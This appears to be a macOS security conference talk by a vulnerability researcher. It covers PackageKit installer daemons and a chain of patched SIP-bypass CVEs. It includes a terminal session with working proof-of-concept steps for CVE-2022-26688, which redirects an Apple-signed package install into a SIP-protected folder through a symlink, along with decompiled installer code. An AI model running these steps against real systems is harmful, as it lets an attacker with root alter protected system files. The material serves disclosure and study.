Endless Exploits

The Saga of a macOS Vulnerability Struck Nine Times

About Me

Mickey Jin (@patch1t)

- Mainly focus on Apple Product Security (Vulnerability hunter)
  - 220+ CVEs from Apple
- Independent Security Researcher (Work for myself)
- Love reversing and debugging
- Speaker of OBTS v6.0

In This Talk
Outline

- About the PackageKit framework
- SIP-bypass

  CVE-2022-26688
- Patches and Bypasses

  CVE-2022-32900, CVE-2023-23497, CVE-2023-27962, CVE-2023-38564, CVE-2023-42853, CVE-2024-23275, CVE-2024-27885, CVE-2024-44178
- ~~One more variant issue~~
- Take Away

SIP Quick Brief

About the File System Protection

- A special sandbox applied to the entire system
- Configuration: **/System/Library/Sandbox/rootless.conf**


```
fuzz@fuzzs-Mac /tmp % cat /System/Library/Sandbox/rootless.conf
                                /Applications/Safari.app
                                /Library/Apple
TCC                             /Library/Application Support/com.apple.TCC
CoreAnalytics                   /Library/CoreAnalytics
NetFSPlugins                    /Library/Filesystems/NetFSPlugins/Staged
NetFSPlugins                    /Library/Filesystems/NetFSPlugins/Valid
                                /Library/Frameworks/iTunesLibrary.framework
KernelExtensionManagement       /Library/
KernelExtensionManagement       /Library/
MessageTracer                   /Library/
AudioSettings                   /Library/
```

```
fuzz@fuzzs-Mac /tmp % ls -laO@ /Library/Apple
total 0
drwxr-xr-x@  5 root  wheel  restricted  160 May 10 05:30 .
        com.apple.rootless          0
drwxr-xr-x  63 root  wheel  sunlnk     2016 May 20 13:02 ..
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 Library
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 System
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 usr
fuzz@fuzzs-Mac /tmp % sudo touch /Library/Apple/sip
touch: /Library/Apple/sip: Operation not permitted
fuzz@fuzzs-Mac /tmp %
```

The PackageKit Framework

The PackageKit Framework
What's this?

- A private framework
- Main job: **PKG installation**
- Bundled with two main install daemons
  - **installd**
    - 3rd-party developer signed PKGs
    - Unsigned PKGs
  - **system_installd**
    - Apple-signed PKGs
  - Both run as root, share the same implementation in the PackageKit.framework




The PackageKit Framework

Why is it so attractive?

- installd
  - Root privilege escalation
- system_installd
  - Entitlement: **com.apple.rootless.install.heritable** (**CS_INSTALLER** privilege for the service and all of its child processes to update the SIP-protected paths)
  - SIP Bypass (means the full TCC Bypass)
- Lots of vulnerabilities disclosed in the history (40+ reported by myself)

The PackageKit Framework
Attack Surfaces

- PK**InstallOperations**
  - Some will be triggered in some special scenarios
- [Pre|Post]-**install action scripts** in the PKGs
  - Apple-signed PKGs: SIP Bypass
  - Other PKGs: Root Privilege Escalation
- …



The PackageKit Framework

(system_)installd main workflow

install.log

Reveal Now Clear Reload Share Search

```
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: ----- Begin install -----
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: request=PKInstallRequest <1 packages, destination=/>
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: packages=(
        "PKLeopardPackage <id=com.apple.pkg.PagesEndNote, version=4.2.1.1628343686, url=file://localhost/tmp/PagesEndNote.pkg#PagesEndNote.pkg>"
    )
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Extracting file://localhost/tmp/PagesEndNote.pkg#PagesEndNote.pkg (destination=/Library/Apple
Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Root, uid=0)
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: prevent user idle system sleep
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: suspending backupd
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Executing script "preinstall" in /Library/Apple/System/Library/
InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/OpenPath.mdp6EA/Scripts/com.apple.pkg.PagesEndNote.gyPgD7
2024-08-20 16:32:47+08 mickey-mbp install_monitor[50253]: Temporarily excluding: /Applications, /Library, /System, /bin, /private, /sbin, /usr
2024-08-20 16:32:47+08 mickey-mbp root[50256]: Running Install Scripts . . .
2024-08-20 16:32:47+08 mickey-mbp root[50258]: Begin script: removeOldEndNote.pl
2024-08-20 16:32:47+08 mickey-mbp root[50260]: removeOldEndNote.pl: Entering
2024-08-20 16:32:47+08 mickey-mbp root[50261]: removeOldEndNote.pl: removing not path found
2024-08-20 16:32:47+08 mickey-mbp root[50262]: removeOldEndNote.pl: exiting
2024-08-20 16:32:47+08 mickey-mbp root[50263]: End script: removeOldEndNote.pl
2024-08-20 16:32:47+08 mickey-mbp root[50264]: 1 Install Scripts run.
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Using system content trashcan path /Library/Apple/System/Library/
InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Trashes for sandbox /Library/Apple/System/Library/
InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Shoving /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware
1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Root (1 items) to /
2024-08-20 16:45:04+08 mickey-mbp shove[50265]: [src=restricted,nounlink] /: unable to restore flags 0x00000 (error 30)
2024-08-20 16:45:04+08 mickey-mbp system_installd[1316]: PackageKit: Writing system content receipt for com.apple.pkg.PagesEndNote to /
2024-08-20 16:45:04+08 mickey-mbp system_installd[1316]: Installed "Pages EndNote Plug-in" ()
2024-08-20 16:45:04+08 mickey-mbp system_installd[1316]: Successfully wrote install history to /Library/Receipts/InstallHistory.plist
2024-08-20 16:45:04+08 mickey-mbp install_monitor[50253]: Re-included: /Applications, /Library, /System, /bin, /private, /sbin, /usr
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: releasing backupd
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: allow user idle system sleep
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: ----- End install -----
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: 737.4s elapsed install time
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Cleared responsibility for install from 50252.
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Running idle tasks
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Removing client PKInstallDaemonClient pid=50252, uid=0 (/usr/sbin/installer)
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Done with sandbox removals
```

PKExtractInstallOperation

PKRunPackageScriptInstallOperation


PKShoveInstallOperation

The PackageKit Framework

PKShoveInstallOperation

- Src is the extracted payload, in the install sandbox repository, is usually **SIP-protected**
- Dst is the install destination, the subpath may **not be protected by SIP**

```
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Shoving /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/
1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Root (1 items) to /
```



The PackageKit Framework

-[PKCoreShove shoveOneLevel:dest:]

Shove != Move

Src Path \ Dst Path	**Regular file**	**Directory**	**Symlink**
Regular file	_relinkFile	removefile(dst_dir), _relinkFile	_relinkFile
Directory	unlink(dst), _relinkFile	Call -[shoveOneLevel:dest:] **recursively**	?
Symlink	_relinkFile	removefile(dst_dir), _relinkFile	_relinkFile

Replace the target directory with a symlink before shoving?

A SIP-bypass vulnerability

PackageKit

Available for: macOS Monterey

Impact: A malicious app with root privileges may be able to modify the contents of system files

Description: An issue in the handling of symlinks was addressed with improved validation.

CVE-2022-26688: Mickey Jin (@patch1t)

Entry added May 25, 2022

CVE-2022-26688


The test is also the exploit

test — bash — 159×42

```
sh-3.2# sw_vers
ProductName:    macOS
ProductVersion: 12.0.1
BuildVersion:   21A559
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2# ls -laO@ /Library/Apple/
total 0
drwxr-xr-x@  5 root  wheel  restricted  160 Oct 17  2021 .
        com.apple.rootless         0
drwxr-xr-x  63 root  wheel  sunlnk     2016 Nov  2  2021 ..
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 Library
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 System
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 usr
sh-3.2# mkdir -p /Library/Application\ Support/ResearchSoft/EndNote
sh-3.2# ln -s /Library/Apple /Library/Application\ Support/ResearchSoft/EndNote/Plugins
sh-3.2# installer -pkg /tmp/PagesEndNote.pkg -target /
installer: Package name is Pages EndNote Plug-in
installer: Installing at base path /
installer: The install was successful.
sh-3.2# ls -laO@ /Library/Apple/
total 0
drwxr-xr-x   6 root  wheel  -           192 Aug  4 17:59 .
drwxr-xr-x  63 root  wheel  sunlnk     2016 Nov  2  2021 ..
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 Library
drwxr-xr-x   3 root  wheel  -            96 Aug  7  2021 PagesEndNote-v3.bundle
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 System
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 usr
sh-3.2# rm -rf /Library/Apple/PagesEndNote-v3.bundle
sh-3.2# echo sipbypass > /Library/Apple/sipbypass
sh-3.2# ls -laO@ /Library/Apple/
total 8
drwxr-xr-x   6 root  wheel  -           192 Aug  4 18:00 .
drwxr-xr-x  63 root  wheel  sunlnk     2016 Nov  2  2021 ..
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 Library
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 System
-rw-r--r--   1 root  wheel  -           10 Aug  4 18:00 sipbypass
drwxr-xr-x   3 root  wheel  restricted   96 Oct 17  2021 usr
sh-3.2#
```

CVE-2022-26688

What happened under the hood?



CVE-2022-26688

-[PKCoreShove _relinkFile:dest:sourceAttribs:destAttribs:]

```
25  v70 = objc_msgSend(self, "_extendedAttributeDataForPath:andName:", src, CFSTR("com.apple.rootless"));
26  v67 = v8;
27  if...
28  if...
29  v17 = (const char *)objc_msgSend(src, "fileSystemRepresentation");
30  v18 = (const char *)objc_msgSend(dst_1, "fileSystemRepresentation");
31  v76 = rename(v17, v18);
32  if ( v76 )
33  {
34    if...
35    v72 = *__error();
36    v33 = objc_msgSend(self, "_debugPathDescription:", src);
37    v34 = objc_msgSend(dst_1, "stringByDeletingLastPathComponent");
38    v35 = objc_msgSend(self, "_debugPathDescription:", v34);
39    v36 = objc_msgSend(
40            &OBJC_CLASS___NSString,
41            "stringWithFormat:",
42            CFSTR("Error relinking file (primary): %@ to %@, error = %d\nsrcPath = %@\ndstParentPath = %@"),
43            src,
44            dst_1,
45            (unsigned int)v72,
46            v33,
47            v35);
48    objc_msgSend(self, "logWithLevel:withMessage:", 2LL, v36);
49    objc_msgSend(
50      self,
51      "_reportShoveError:source:dest:shoveError:line:",
52      v72,
53      src,
54      dst_1,
55      CFSTR("PKCoreShoveErrorFailedToRename"),
56      &unk_7FF950759EF0);
57    v22 = v76;
58    objc_msgSend(self, "_propagateFileModification:flags:eaValue:", dst_1, v11, v70);
59  }
60  else
61  {
62    if...
63    *__error() = 0;
64    v22 = 0;
65    objc_msgSend(self, "_propagateFileModification:flags:eaValue:", dst_1, v11, v70);
66  }
67  return v22;
000310C6 -[PKCoreShove _relinkFile:dest:sourceAttribs:destAttribs:]:31 (7FF91153C0C6)
```

CVE-2022-26688

-[PKCoreShove _propagateFileModification:flags:eaValue:]

```
176     v37 = (const char *)objc_msgSend_0(v58, "fileSystemRepresentation");
177     if ( lchflags(v37, flags) )
178     {
179       v51 = *__error();
180       v38 = objc_msgSend_0(
181               &OBJC_CLASS___NSString,
182               "stringWithFormat:",
183               CFSTR("[src=%s] %@: unable to restore flags 0x%x (error %d)"),
184               v34,
185               v58,
186               v36,
187               v51);
188     }
189     else
190     {
191       v60 = flags & (v59 | 0x80);
192       if ( (flags & 0x80000) == 0 || !v57 )
193       {
194         v40 = self;
195         if ( v55
196           && (flags & 0x80000) == 0
197           && objc_msgSend_0(self, "_extendedAttributeDataForPath:andName:", v58, CFSTR("com.apple.rootless")) )
198         {
199           v49 = (const char *)objc_msgSend_0(v58, "fileSystemRepresentation");
200           if ( removexattr(v49, "com.apple.rootless", 1) )
201           {
202             v52 = *__error();
203             v50 = objc_msgSend_0(
204                     &OBJC_CLASS___NSString,
205                     "stringWithFormat:",
206                     CFSTR("[src=%s] %@: restored flags 0x%x and failed to clear storage class (error %d)"),
207                     v34,
208                     v58,
209                     v60,
210                     v52);
211             objc_msgSend_0(self, "logWithLevel:withMessage:", 1LL, v50);
212             goto LABEL_75;
213           }
214           v39 = 0LL;
215           v38 = objc_msgSend_0(
216                   &OBJC_CLASS___NSString,
217                   "stringWithFormat:",
218                   CFSTR("[src=%s] %@: restored flags 0x%x and cleared storage class"),
000326B3 -[PKCoreShove _propagateFileModification:flags:eaValue:]:177 (7FF9135C06B3)
```

CVE-2022-26688

Patch in macOS 12.3

install.log

